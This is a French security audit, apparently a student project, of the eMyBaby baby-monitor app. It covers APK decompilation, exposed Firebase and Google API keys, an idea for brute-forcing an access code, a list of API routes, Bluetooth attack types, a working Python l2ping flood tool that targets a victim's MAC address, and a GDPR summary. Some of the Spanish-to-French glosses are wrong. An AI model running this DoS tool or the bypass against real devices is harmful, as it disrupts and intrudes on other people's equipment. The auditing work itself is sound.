## 1. Reverse engineering :

Pour effectuer le reverse engineering de l'application mobile, il faut récupérer l'Android application package.

Android Package est le format de fichier utilisé par le système d'exploitation Android et un certain nombre d'autres systèmes d'exploitation basés sur Android pour la distribution et l'installation d'applications mobiles, de jeux mobiles et d'intergiciels.



J'ai donc utilisé l'application *APK extractor* qui nous permet de récupérer directement le fichier apk d'une application mobile.

Une fois l'APK récupéré je me suis rendu sur le site : [www.decompiler.com](http://www.decompiler.com), ce site permet d'uploader plusieurs types de fichiers (EXE, DLL, APK, JAR, PYC, LUAC) et de récupérer le fichier décompilé dans un format zip.

Il existe plusieurs logiciels permettant de décompiler tel que : dex2jar, jadx.

Une fois après avoir dézipper le fichier, j'avais le code source de l'application décompilée.

Le fichier zip contient 1141 dossiers, 7663 fichiers.

(*\$> tree -a ./ | tail -1*)

Les noms de variables ont changé et sont devenus incompréhensibles.

Mon objectif en faisant cet étape de reverse engineering était :

- Savoir où et comment étaient stockées les informations entrées par l'application.
- Savoir si je peux essayer d'accéder à la partie “parents sounds” bloquée par le code.
- Savoir comment les informations transitent (login, envoyer des données, etc...)

Pour le stockage des données dans la base de données de miniland, En jetant un coup d'œil à plusieurs fichiers, j'ai pu voir plusieurs fois dans des strings le mot “Firebase”.

Firebase est une plateforme développée par Google pour la création d'applications mobiles et web. Firebase permet de stocker et synchroniser les données avec la base de données Google en ligne cloud NoSQL. Les données sont synchronisées entre tous les clients en temps réel, et restent disponibles lorsque l'application est hors ligne.

J'ai donc exécuté la commande : *grep -rni “firebase”*

En parcourant les retours de la ligne de commande j'ai pu trouver l'url de base de donnée utilisé par miniland. Il est stocké dans le fichier strings.xml qui est un fichier qui contient des ressources simples sous forme de strings, nous pouvons y retrouver aussi des api\_key.

```

<string name="firebase_database_url">https://emybaby-aa072.firebaseio.com</string>
<string name="google_api_key">AIzaSyCwZqAvk8ybSDGyM3GNelJbCvp4K83yoog</string>
<string name="google_app_id">1:741327798069:android:241ceddcc739109fd4567c</string>
<string name="google_crash_reporting_api_key">AIzaSyCwZqAvk8ybSDGyM3GNelJbCvp4K83yoog</string>
<string name="google_storage_bucket">emybaby-aa072.appspot.com</string>
<string name="hockeyAppId">dcfff491336ac3dd1a85230fd4117d4fd</string>

```

Une base de données est créée en local, si on utilise la partie “baby monitor”, il s’agit de base de données SQLite.

La base de données s’appelle “IOTCamViewer” et elle contient 3 tables :

- device
  - \_id, dev\_nickname, dev\_uid, dev\_name, dev\_pwd, view\_acc, view\_pwd, event\_notification, ask\_format\_sdcard, camera\_channel, snapshot (key with snapshot table)
- search\_history
  - \_id, dev\_uid, search\_event\_type, search\_start\_time, search\_stop\_time
- snapshot
  - \_id, dev\_uid, file\_path, time

```

public class C0083a extends SQLiteOpenHelper {
    public C0083a(a aVar, Context context) {
        super(context, "IOTCamViewer.db", (SQLiteDatabase.CursorFactory) null, 6);
    }

    public void onCreate(SQLiteDatabase sQLiteDatabase) {
        sQLiteDatabase.execSQL("CREATE TABLE device(_id INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT, dev_nickname");
        sQLiteDatabase.execSQL("CREATE TABLE search_history(_id INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT, dev_u");
        sQLiteDatabase.execSQL("CREATE TABLE snapshot(_id INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT, dev_uid\t\t");
    }

    public void onUpgrade(SQLiteDatabase sQLiteDatabase, int i, int i2) {
        sQLiteDatabase.execSQL("drop table if exists device;");
        sQLiteDatabase.execSQL("drop table if exists search_history;");
        sQLiteDatabase.execSQL("drop table if exists snapshot;");
        onCreate(sQLiteDatabase);
    }
}


```

Concernant la partie “parents sounds”, en recherchant des éléments du texte de la pop-up, on se retrouve dans le fichier contenant toutes les phrases avec toutes les traductions (resources/res/raw/translations.xml).

Une fois dans ce fichier, nous pouvons récupérer le nom de la variable dans le code (`resource-code="TR_ENTER_CODE_TITLE"`) pour le titre **Type code**.

Pour pouvoir continuer à avancer, j'ai eu l'idée de comparer le côté UX de l'application, avec la partie fonctionnelle.

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    requestWindowFeature(1);
    setContentView(R.layout.activity_mybuddy_activate);
    TopMenuActivity topMenuActivity = (TopMenuActivity) findViewById(R.id.cabecera);
    topMenuActivity.setListener(this);
    topMenuActivity.setSeccion(a.c.a.d.a.h(R.string.TR_BEMYBUDDY_TITLE_IOS));
    ((TextView) findViewById(R.id.buddy_activate_instructions)).setText(a.c.a.d.a.h(R.string.TR_AVAILABILITY_MODULE));
    TextView textView = (TextView) findViewById(R.id.buddy_activate_continue);
    textView.setText(a.c.a.d.a.h(R.string.TR_CONTINUE).toUpperCase());
    textView.setOnClickListener(new a());
    TextView textView2 = (TextView) findViewById(R.id.buddy_activate_link);
    textView2.setText(a.c.a.d.a.h(R.string.TR_CLICK_TO_KNOW_MORE));
    textView2.setOnClickListener(new b());
}
```



Toutes les variables commençant par `R.string.TR_` sont des appels à des balises XML contenant des mots/phrases.

Nous pouvons observer que `TR_CONTINUE` correspond au mot “continue” qui est placé dans une méthode appelée `toUpperCase()` qui met le mot en majuscule.

Pour réussir à accéder à la partie de l'application sans le code, il me faut réussir à trouver quelle partie du code fait office de validation. Pour cela une fois que l'on appuie sur le bouton “continue” et que l'on a validé le formulaire, le message “Checking the beMyBuddy access code ...” apparaît, en faisant une recherche dans le fichier translations.xml, que le ressource-code est égal à `TR_CHECKING_BUDDY_CODE`. Dans la partie fonctionnelle cela nous ramène à cette fonction dans le fichier `sources/com/cuatroochenta/miniland/emybuddy/BuddyActivateActivity.java` :

```
public static void r(BuddyActivateActivity buddyActivateActivity) {
    if (buddyActivateActivity != null) {
        buddyActivateActivity.p(a.c.a.d.a.h(R.string.TR_CHECKING_BUDDY_CODE), false);
        a.c.d.s.a.d.a aVar = new a.c.d.s.a.d.a();
        aVar.f859a = buddyActivateActivity.f3813b.getText().toString();
        d dVar = new d();
        dVar.f41a = "https://emybaby.com/api/emybuddy.php";
        new d.a(aVar, buddyActivateActivity).start();
        return;
    }
    throw null;
}
```

Nous pouvons donc en déduire que la partie `.getText().toString()`, permet de récupérer les informations du formulaire.

Par la suite le programme crée un nouvel objet et remplit une variable de cet objet avec une chaîne de caractères correspondant à l'url d'une route de l'API.

J'ai continué en recherchant le nom de cette variable, ce qui nous ramène donc cette partie du code :

```
public void run() {
    b bVar;
    try {
        HashMap hashMap = new HashMap();
        hashMap.put("acceso", "1");
        Usuario i = AppMiniland.f().i();
        hashMap.put("bd", i.getBd());
        hashMap.put("bdpre", i.getBdpre());
        hashMap.put("id", i.getId());
        hashMap.put("pass", i.getPass());
        hashMap.put(TuyaApiParams.KEY_APP_LANG, ((AppMiniland) a.c.a.a.f).f1b);
        hashMap.put("validationcode", this.f862b.f859a);
        bVar = new c(new JSONObject(b.c0(((g) a.c.a.f.d.a()).g(new c(a.c.a.d.a.c(d.this.f41a, hashMap)).b())));
        if (bVar == null) {
            bVar = new b();
            bVar.f42a = Boolean.FALSE;
        }
    } catch (Exception unused) {
        bVar = new b();
        bVar.f42a = Boolean.FALSE;
    }
    BuddyActivateActivity buddyActivateActivity = (BuddyActivateActivity) this.f861a;
    buddyActivateActivity.runOnUiThread(new a.c.d.g.d(buddyActivateActivity, bVar));
}
```

Sur ce code, nous pouvons observer que cette fonction utilise l'objet hashmap. L'implémentation de l'interface Map basée sur une table de hachage. Cette implémentation fournit toutes les opérations optionnelles de la carte, et autorise les valeurs nulles et la clé nulle. (La classe HashMap est à peu près équivalente à Hashtable, sauf qu'elle n'est pas synchronisée et autorise les valeurs nulles). Cette classe ne donne aucune garantie quant à l'ordre de la carte ; en particulier, elle ne garantit pas que l'ordre restera constant dans le temps.

La méthode “put”, permet de rajouter des éléments dans la table de hachage.

Nous pouvons voir que plusieurs variables sont insérées, et remplies avec des getter. Une fois tous les paramètres voulus remplis, un nouvel objet est créé et est rempli avec un objet JSONObject, qui va permettre de transformer la table de hachage en requête JSON à l'API.

Si la réponse de l'API renvoie *null*, nous avons une variable nommée bvar.f42a qui est égale à FALSE.

Pour réussir à accéder à la “Parents sounds”, il faut donc passer cette variable à TRUE ou alors réussir à ce que l'API nous renvoie une réponse qui n'est pas égale à *null*.


Pour cela nous pouvons essayer de faire une attaque par force brute (Brute Force) le code de validation.

Pour cela ils faut générer une wordlist avec le logiciel “Crunch” :

```
w4gn3r@ThinkPad-nonymous:~/crunch$ ./crunch 11 11 0123456789
Crunch will now generate the following amount of data: 1200000000000 bytes
1144409 MB
1117 GB
1 TB
0 PB
Crunch will now generate the following number of lines: 1000000000000
00000000000
00000000001
00000000002
00000000003
```

A cause du nombre d'heures qu'il faudrait pour générer ce fichier et la place qu'il prendrait sur mon ordinateur, je ne peux pas tester cette option.

Pour comprendre ce qu'il se cache dans la partie de l'application, je me suis basé sur deux facteurs, le premier est la pub pour l'application EmyBaby, le deuxième est une fonction dans le code décompilé.



Nous voyons sur cette capture d'écran que l'utilisateur est sur la partie “parent sounds”, il y a un lecteur audio qui nous permet de changer la musique par la droite ou par la gauche.

Nous pouvons sélectionner parmi les sons préenregistrés et les sons enregistrés par l'utilisateur.

Enregistrer un nouveau son, le jouer ou le partager.

C'est également confirmé grâce aux options de la fonction représentée dans cette section :

```

public void onCreate(Bundle bundle) {
    int i2;
    super.onCreate(bundle);
    this.n = new PlayerReceiver(this);
    setContentView(R.layout.activity_mybuddy_player);
    TopMenuActivity topMenuActivity = (TopMenuActivity) findViewById(R.id.buddy_player_common_header);
    topMenuActivity.setListener(this);
    topMenuActivity.setSection(a.c.a.d.a.h(R.string.TR_BEMYBUDDY_TITLE_IOS).toUpperCase());
    String stringExtra = getIntent().getStringExtra("KEY_INTENT_PLAYER_SECTION");
    this.f3826c = stringExtra;
    if (a.c.a.d.a.j(stringExtra)) {
        finish();
        return;
    }
    ListView listView = (ListView) findViewById(R.id.buddy_player_playlist);
    this.f3828e = listView;
    listView.setOnItemClickListener(new i());
    ImageView imageView = (ImageView) findViewById(R.id.buddy_player_btplay);
    this.f = imageView;
    imageView.setOnClickListener(new j());
    ((ImageView) findViewById(R.id.buddy_player_btforward)).setOnClickListener(new k());
    ((ImageView) findViewById(R.id.buddy_player_btrewind)).setOnClickListener(new l());
    ImageView imageView2 = (ImageView) findViewById(R.id.buddy_player_loop);
    this.g = imageView2;
    imageView2.setOnClickListener(new m());
    ImageView imageView3 = (ImageView) findViewById(R.id.buddy_player_shuffle);
    this.h = imageView3;
    imageView3.setOnClickListener(new n());
    SeekBar seekBar = (SeekBar) findViewById(R.id.buddy_player_progress);
    this.j = seekBar;
    seekBar.setOnSeekBarChangeListener(new o());
    this.k = (TextView) findViewById(R.id.buddy_player_played_elapsedtime);
    this.l = (TextView) findViewById(R.id.buddy_player_played_timetofinish);
    this.t = (ViewGroup) findViewById(R.id.buddy_player_play_controls_container);
    this.u = (ViewGroup) findViewById(R.id.buddy_player_progress_container);
    TextView textView = (TextView) findViewById(R.id.buddy_player_record_start);
    this.v = textView;
    textView.setText(a.c.a.d.a.h(R.string.TR_RECORD_A_NEW_SOUND));
    this.v.setOnClickListener(new p());
    ViewGroup viewGroup = (ViewGroup) findViewById(R.id.buddy_player_record_controls);
    this.r = viewGroup;
    viewGroup.setVisibility(8);
    ViewGroup viewGroup2 = (ViewGroup) findViewById(R.id.buddy_player_record_progress_container);
    this.s = viewGroup2;
    viewGroup2.setVisibility(4);
    this.x = (ViewGroup) findViewById(R.id.buddy_player_record_controls_container);
    Chronometer chronometer = (Chronometer) findViewById(R.id.buddy_player_record_progress);
    this.y = chronometer;
    chronometer.setFormat(a.c.a.d.a.i(R.string.TR_RECORDING_TIME_PLACEHOLDER));
    TextView textView2 = (TextView) findViewById(R.id.buddy_player_record_stop_and_save);
    textView2.setText(a.c.a.d.a.h(R.string.TR_STOP_AND_SAVE));
    textView2.setOnClickListener(new a());
    TextView textView3 = (TextView) findViewById(R.id.buddy_player_record_cancel);
    textView3.setText(a.c.a.d.a.h(R.string.TR_CANCEL));
    textView3.setOnClickListener(new b());
    ImageView imageView4 = (ImageView) findViewById(R.id.buddy_player_timer);
    this.i = imageView4;
    imageView4.setOnClickListener(new c());
    if ("BUDDY_PARENTS".equals(this.f3826c)) {
        this.f3828e.setOnItemLongClickListener(new d());
        new SwipeDismissList(this.f3828e, new e(), SwipeDismissList.UndoMode.SINGLE_UNDO);
    }
    ImageView imageView5 = (ImageView) findViewById(R.id.buddy_player_head_background_image);
    ((TextView) findViewById(R.id.buddy_player_category_name)).setText(a.c.d.r.j.b().e(this.f3826c).toUpperCase());
    if ("BUDDY_PARENTS".equals(this.f3826c)) {
        imageView5.setBackgroundDrawable(R.drawable.bg_cat_parents);
        this.x.setVisibility(0);
    } else {
        if ("BUDDY_NATURE".equals(this.f3826c)) {
            i2 = R.drawable.bg_cat_nature;
        } else if ("BUDDY_CLOSE_MUM".equals(this.f3826c)) {
            i2 = R.drawable.bg_cat_mom;
        } else if ("BUDDY_CLASSIC".equals(this.f3826c)) {
            i2 = R.drawable.bg_cat_classical;
        } else if ("BUDDY_LULLABIES".equals(this.f3826c)) {
            i2 = R.drawable.bg_cat_lullabies;
        } else if ("BUDDY_DEVICE".equals(this.f3826c)) {
            i2 = R.drawable.bg_cat_device;
        } else if ("BUDDY_FAVOURITES".equals(this.f3826c)) {
            i2 = R.drawable.bg_cat_favourites;
        }
    }
}

```

Sur cette partie, j'ai voulu savoir où était stocké le fichier audio de l'utilisateur.

```

public void f(a.c.d.s.a.c.a.b bVar) {
    p(a.c.a.d.a.h(R.string.TR_DELETING_SONG), true);
    a.c.d.s.a.c.a.e eVar = new a.c.d.s.a.c.a.e();
    eVar.f832b = "https://emybaby.com/api/emybuddy.php";
    new e.a(bVar, this).start();
}

public void h() {
}

public void k(a.c.d.s.a.c.c.b bVar) {
    p(a.c.a.d.a.h(R.string.TR_UPLOADING_SONG), true);
    new e.b(bVar, this).start();
}

public void m(a.c.d.s.a.c.b.b bVar) {
    p(a.c.a.d.a.h(R.string.TR_UPATING), true);
    a.c.d.s.a.c.b.e eVar = new a.c.d.s.a.c.b.e();
    eVar.f840b = "https://emybaby.com/api/emybuddy.php";
    new e.a(bVar, this).start();
}

```

Comme l'indique le nom des variables contenant les chaînes de caractères, ces trois fonctions correspondent à :

| Nom des variables          | Texte                                       | Action de la fonction                          |
|----------------------------|---|--|
| R.string.TR_DELETING_SONG  | Are you sure you want to delete this sound? | Supprime le fichier et fait un appel à l'API   |
| R.string.TR_UPLOADING_SONG | uploading the sound...                      | Télécharge le fichier                          |
| R.string.TR_UPATING        | Updating....                                | Met à jour le fichier et fait un appel à l'API |

La requête envoyée à l'API est :

```

try {
    HashMap hashMap = new HashMap();
    hashMap.put("eliminacancion", "1");
    Usuario i = AppMiniland.f().i();
    hashMap.put("bd", i.getBd());
    hashMap.put("bdpre", i.getBdpre());
    hashMap.put("id", i.getId());
    hashMap.put("pass", i.getPass());
    if (this.f834b.f829a != null) {
        hashMap.put("idCancion", this.f834b.f829a.getId());
    }
    cVar = new d().a(new JSONObject(b.c0(((g) d.a()).g(new c(a.c.a.d.a.c(e.this.f832b, hashMap))).b())));
    if (cVar == null) {
        cVar = new c();
        cVar.f42a = Boolean.FALSE;
    }
}

```

La seul différence entre update, le delete et l'upload, est le premier paramètre de hashmap :

- pour updating : il s'agit de renommer (cambiarnombre) la chanson,
- pour deleting : il s'agit de supprimer la chanson (eliminacancion)
- pour l'upload : il s'agit de télécharger la chanson (subircancion) de la valeur 1 qui doit correspondre à True

Les autres paramètres sont :

bd (bluetooth device ?)  
bdpre (previous bluetooth device ?)  
id (l'id de l'utilisateur)  
pass (password de l'utilisateur ?)  
idCancion (l'id de la chanson)

Concernant la sauvegarde du fichier audio, il n'est pas envoyé au serveur, mais stocké dans le téléphone.

```
public final void y() {
    a.c.a.e.f.c().d("MY_BUDDY", "RECORD", "");
    a.c.a.f.b.x0(this);
    MediaRecorder mediaRecorder = new MediaRecorder();
    this.q = mediaRecorder;
    mediaRecorder.setAudioSource(1);
    this.q.setOutputFormat(2);
    if (a.c.d.r.j.b() != null) {
        String packageName = AppMiniland.f().getPackageName();
        File file = new File(Environment.getExternalStorageDirectory().getAbsolutePath() + "/Android/data/" + packageName + "/parentsounds/");
        if (file.exists() || file.mkdirs()) {
            File file2 = new File(file, a.c.d.r.j.f799e.format(Calendar.getInstance().getTime()));
            StringBuilder n2 = a.a.a.a.a.n("Creating file for save parent sound:");
            n2.append(file2.getAbsolutePath());
            a.c.a.f.e.b(n2.toString());
            this.w = file2;
            this.q.setOutputFile(file2.getAbsolutePath());
            this.q.setAudioEncoder(1);
            try {
                this.q.prepare();
                this.q.start();
                this.A.postDelayed(this.f3825b, 180000);
                t();
            } catch (IOException e2) {
                a.c.a.f.e.c("prepare() failed");
                e2.printStackTrace();
            }
        } else {
            throw new RuntimeException("Error al crear el directorio");
        }
    } else {
        throw null;
    }
}
```

Pour la dernière partie, qui est de savoir comment les informations sont traitées, nous avons déjà vu que le stockage est partagé entre un fichier sqlite et une base de données firebase. Lors d'une connexion ou de n'importe quel formulaire qui peut être synchronisé avec la plateforme web passe par l'api. Voici la liste des routes de l'api :

- <https://emybaby.com/api/mitripita.php> (ventre de femme enceinte?)
- <https://emybaby.com/api/pesoembarazo.php> (poids de grossesse)
- <https://emybaby.com/api/movimientofetal.php> (mouvement du fœtus)
- <https://emybaby.com/api/medidatension.php> (mesure de la tension)
- <https://emybaby.com/api/alturautero.php> (la hauteur ou l'altitude)
- <https://emybaby.com/api/citamedica.php> (cytamérique)
- <https://emybaby.com/api/sonidoembarazo.php> (sons de grossesse)
- <https://emybaby.com/api/contracciones.php> (contractions)
- <https://emybaby.com/api/datosmedicos.php> (données médicales)
- <https://emybaby.com/api/diariobebé.php> (journal du bébé)
- <https://emybaby.com/api/ecografia.php> (échographie)
- <https://emybaby.com/api/fechaparto.php> (date d'échéance naissance)
- <https://emybaby.com/api/datosembarazo.php>  
(données sur la grossesse)
- <https://emybaby.com/api/graficopeso.php> (graphique des poids)
- <https://emybaby.com/api/graficodatosmedicos.php>  
(graphique données medicals)
- <https://emybaby.com/api/emybuddy.php>
- <https://emybaby.com/api/calendario.php> (calendrier)
- <https://emybaby.com/api/familia.php> (famille)
- <https://emybaby.com/api/retrieve-url.php> (récupérer-url)
- <https://emybaby.com/api/helpimages.php> (images d'aide)

## 2. Network :

Nous savons que la communication réseau se fait par le protocole bluetooth.

Il existe plusieurs type d'attaques bluetooth :

### BlueSmacking:

BlueSmack est le type d'attaque DoS pour Bluetooth. Dans BlueSmacking. Le dispositif cible est débordé par les paquets aléatoires. Ping of death est utilisé pour lancer cette attaque Bluetooth, en inondant un grand nombre de paquets d'échos qui provoquent Dos.

### BlueBugging:

BlueBugging est un autre type d'attaques Bluetooth dans lequel un attaquant exploite le dispositif Bluetooth pour obtenir un accès et compromettre sa sécurité. Fondamentalement, le BlueBugging est une technique permettant d'accéder à distance à un appareil compatible Bluetooth. L'attaquant utilise cette technique pour suivre la victime, accéder à sa liste de contacts, à ses messages et à d'autres informations personnelles.

### BlueJacking:

Le BlueJacking est un art d'envoyer des messages non sollicités aux dispositifs Bluetooth. Le pirate BlueJacking peut envoyer des messages, des images et d'autres fichiers à un autre appareil Bluetooth.

### BluePrinting:

Le BluePrinting est une technique ou une méthode permettant d'extraire des informations et des détails sur un périphérique Bluetooth distant. Ces informations peuvent être utilisées pour l'exploitation. Des informations telles que le micrologiciel, les informations sur le fabricant et le modèle du dispositif, etc. peuvent être extraites.

### BlueSnarfing:

Le BlueSnarfing est une autre technique par laquelle l'attaquant vole les informations des dispositifs Bluetooth. Dans le cas du BlueSnarfing, les attaquants exploitent les vulnérabilités de sécurité du logiciel Bluetooth, accèdent aux appareils Bluetooth et volent des informations telles que la liste de contacts, les messages texte, les e-mails, etc.

J'ai donc développé un script en python qui utilise des commandes disponibles sur Linux pour scanner les périphériques Bluetooth à proximité.

Une fois que les périphériques Bluetooth aux alentours sont détectés, on peut relancer ce script avec une option (-V, --victim) suivie du paramètre qui correspond à l'adresse MAC de l'appareil de la victime.

Pour cela, si il n'y pas de paramètres :

J'utilise premièrement la commande *hcitool* avec le paramètre *dev*, la commande *hcitool* permet de configurer les connexions bluetooth. Le paramètre dev permet d'afficher son propre périphérique.

J'exécute ensuite la fonction *scan\_bluetooth\_personal* qui fait appel à la fonction *discover\_devices* du module python bluetooth qui va scanner tous les périphériques bluetooth aux alentours. Le retour de la fonction nom donne le nom et l'adresse MAC. J'utilise la fonction *find\_service* pour nous permettre de récupérer toutes les informations possibles. Je traite les données puis je les affiche.

Si l'adresse MAC d'un périphérique est donnée en paramètres :

je crée une boucle for avec un nombre magique qui va créer des thread.

Dans chaque thread, je vais exécuter la commande *l2ping* (*qui envoie une demande d'écho L2CAP et permet de recevoir une réponse*) au périphérique donné.

## Voici le code source de mon outil :

```
#!/usr/bin/env python3

import bluetooth
import scapy
import threading, time
import argparse, os

def get_my_bluetooth_device():
    print("Personnal device")
    try:
        os.system("hcitool dev")
    except:
        print("Error:")
        print("Check if you bluetooth is enable")

def scan_bluetooth_system():
    try:
        os.system('hcitool scan')
    except:
        print("Error: ")
        print("Check if you bluetooth is enable")

def scan_bluetooth_personnal():
    print("Scanning nerby bluetooth devices...")
    try:
        nearby_devices = bluetooth.discover_devices(lookup_names=True, duration=15, flush_cache=True)
        index = 1
        for addr, name in nearby_devices:
            print("[Numero] :", index)
            print("[Devices Names] :", name)
            print("[Adresse MAC] :", addr)
            services = bluetooth.find_service(address=addr)
            print("[Service] :")
            if len(services) <= 0:
                print("\t\tNo Services found.")
            else:
                for serv in services:
                    print("\t\t\tservice -> {}".format(serv['name']))
                    print("\t\t\thost -> {}".format(serv['host']))
                    print("\t\t\tdescription -> {}".format(serv['description']))
                    print("\t\t\tprovider -> {}".format(serv['provider']))
                    print("\t\t\tprotocol -> {}".format(serv['protocol']))
                    print("\t\t\tprofiles -> {}".format(serv['profiles']))
                    print("\t\t\tservice-id -> {}".format(serv['service-id']))
                    print("\t\t\tservice-classes -> {}".format(serv['service-classes']))
                    print("\t\t\t-----")
            print("")
            index = index + 1
    except:
        print("Error: Check if you bluetooth is enable")

def l2ping_attack(vic_addr_mac):
    try:
        os.system("sudo l2ping -i hci0 -s 600 -f {}".format(vic_addr_mac))
    except:
        print("Error: ")
        print("Check if you have l2ping on your system")

def DOS_Attack(vic_addr_mac):
    for i in range(0, 500):
        time.sleep(1)
        threading.Thread(target=l2ping_attack, args=[vic_addr_mac]).start()

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="By default this tool display your bluetooth mac address and scan bluetooth devices at proximity")
    parser.add_argument(
        "-V",
        "--victim",
        help="MAC Address of your victim"
    )
    args = parser.parse_args()

    if args.victim:
        try:
            vic_addr_mac = args.victim
            DOS_Attack(vic_addr_mac=vic_addr_mac)
        except KeyboardInterrupt:
            print('\n[*] Aborted')
            exit(0)
        except Exception as e:
            print('\n[!] ERROR: ' + str(e))
            exit(0)
    else:
        get_my_bluetooth_device()
        print("")
        scan_bluetooth_personnal()
```

## **5. RGPD:**

La société miniland a sur son site internet une partie concernant la protection des données. Voici l'url :  
<https://emybaby.com/protection-des-données.html>

Avant d'avoir accès à ce lien, un pop-up modal du site nous explique plusieurs informations .

### **Protection des données personnelles (Règlement Général sur la Protection des Données UE 2016/679)**

Conformément à la réglementation en vigueur en matière de protection des données personnelles, nous vous informons que les données personnelles collectées sur cette plateforme Web et application mobile font partie de fichiers placés sous la responsabilité de Miniland S.A. et sont traitées par celle-ci selon les finalités décrites dans notre Politique de Confidentialité.

Nous vous donnons ci-après des informations résumées sur la protection des données:

| INFORMATIONS SUR LA PROTECTION DES DONNEES  |  |
|---|--|
| Responsable   | MINILAND SA (A03197308). P. IND. LA MARJAL C/ LA PATRONAL 8-10, 03430, ONIL (ALICANTE). miniland@miniland.es, +34 965 564 950  |
| Finalité  | Créer un arbre généalogique de la famille, à partir de l'information du bébé et d'autres parents ; gestion des vaccins, des rendez-vous et de la croissance du bébé ; album photo ; vigilabebés à travers les autres produits MINILAND ; enregistrement des températures |
| Conservation  | Les données seront conservées tant que l'utilisateur ne fera pas état de son droit d'annulation  |
| Légitimité  | Autorisation de l'utilisateur à travers le téléchargement, l'enregistrement et l'utilisation de l'app  |
| Destinataires   | Responsables du traitement : Entreprises spécialisées dans le développement et la maintenance de l'app<br>Dans les autres cas, les données ne seront pas cédées à des tiers sauf en raison d'obligations légales   |
| Droits d'accès, rectification, opposition, suppression, décisions automatisées, limitation, portabilité | Vous pouvez exercer vos droits par le moyen suivant :<br>E-mail à <b>rgpd@miniland.es</b> , en fournissant un document attestant l'identité du demandeur (copie du recto du Document National d'Identité ou équivalent)  |
| Droit de retrait du consentement préalable  | Vous pouvez demander à tout moment la tutelle de l'Agence Espagnole de Protection des Données via son site Web   |
| Informations complémentaires  | Voir Politique de confidentialité  |

## **Résumé des politique de confidentialité :**

Lors de l'inscription : le nom, prénom, email, mot de passe sont collectés pour vérifier l'authentification de l'utilisateur. La date de naissance de l'utilisateur, le pays d'origine et le nombre d'enfants sont recueillis pour faire des statistiques des clients.

L'application sauvegarde les données du type du système d'exploitation, la marque mobile/tablette de l'utilisateur, et sauvegarde quand nous allons sur l'application. Pendant l'utilisation les données de navigation sont manipulées pour réaliser des enquêtes et des analyses les données sont partagées aux partenaires commerciaux (filiales du groupe).

La caméra de l'utilisateur est utilisée dans la partie galerie photo de l'application.

Le microphone est utilisé à condition d'avoir accès à la partie "parents sounds" et le module du thermomètre est utilisé pour prendre les informations via la technologie des infrasons.

Toutes les informations qui complètent des formulaires sur la plateforme web et mobile sont stockées et triées.

"Chaque fois que vous interagissez avec nous, nous recevons et stockons certains types d'informations." Cela comprend aussi les informations du navigateur internet et des pubs de la marque.

Miniland annonce qu'il ne vend, ne loue, ne partage et ne distribue aucune des informations de ses utilisateurs enregistrées à des tiers extérieurs à la plateforme à travers son site Web (pas de précision pour la partie mobile).

Les données sont conservées pendant la durée fixée par la loi RGPD et ne supprime les données que quand l'utilisateur identifie précisément sa volonté.

"Nous passons contrat avec d'autres sociétés et personnes pour réaliser certaines fonctions en notre nom"

